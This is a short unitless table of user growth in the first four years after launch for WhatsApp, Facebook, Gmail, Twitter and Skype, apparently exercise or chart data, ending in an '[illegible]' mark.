The growth of users on social networks after being launched

Year	WhatsApp	Facebook	Gmail	Twitter	Skype
Year 0	0	0	15	0	0
Year 1	50	5	50	0	10
Year 2	100	20	80	15	20
Year 3	200	80	100	20	20
Year 4	410	130	120	50	50

[illegible]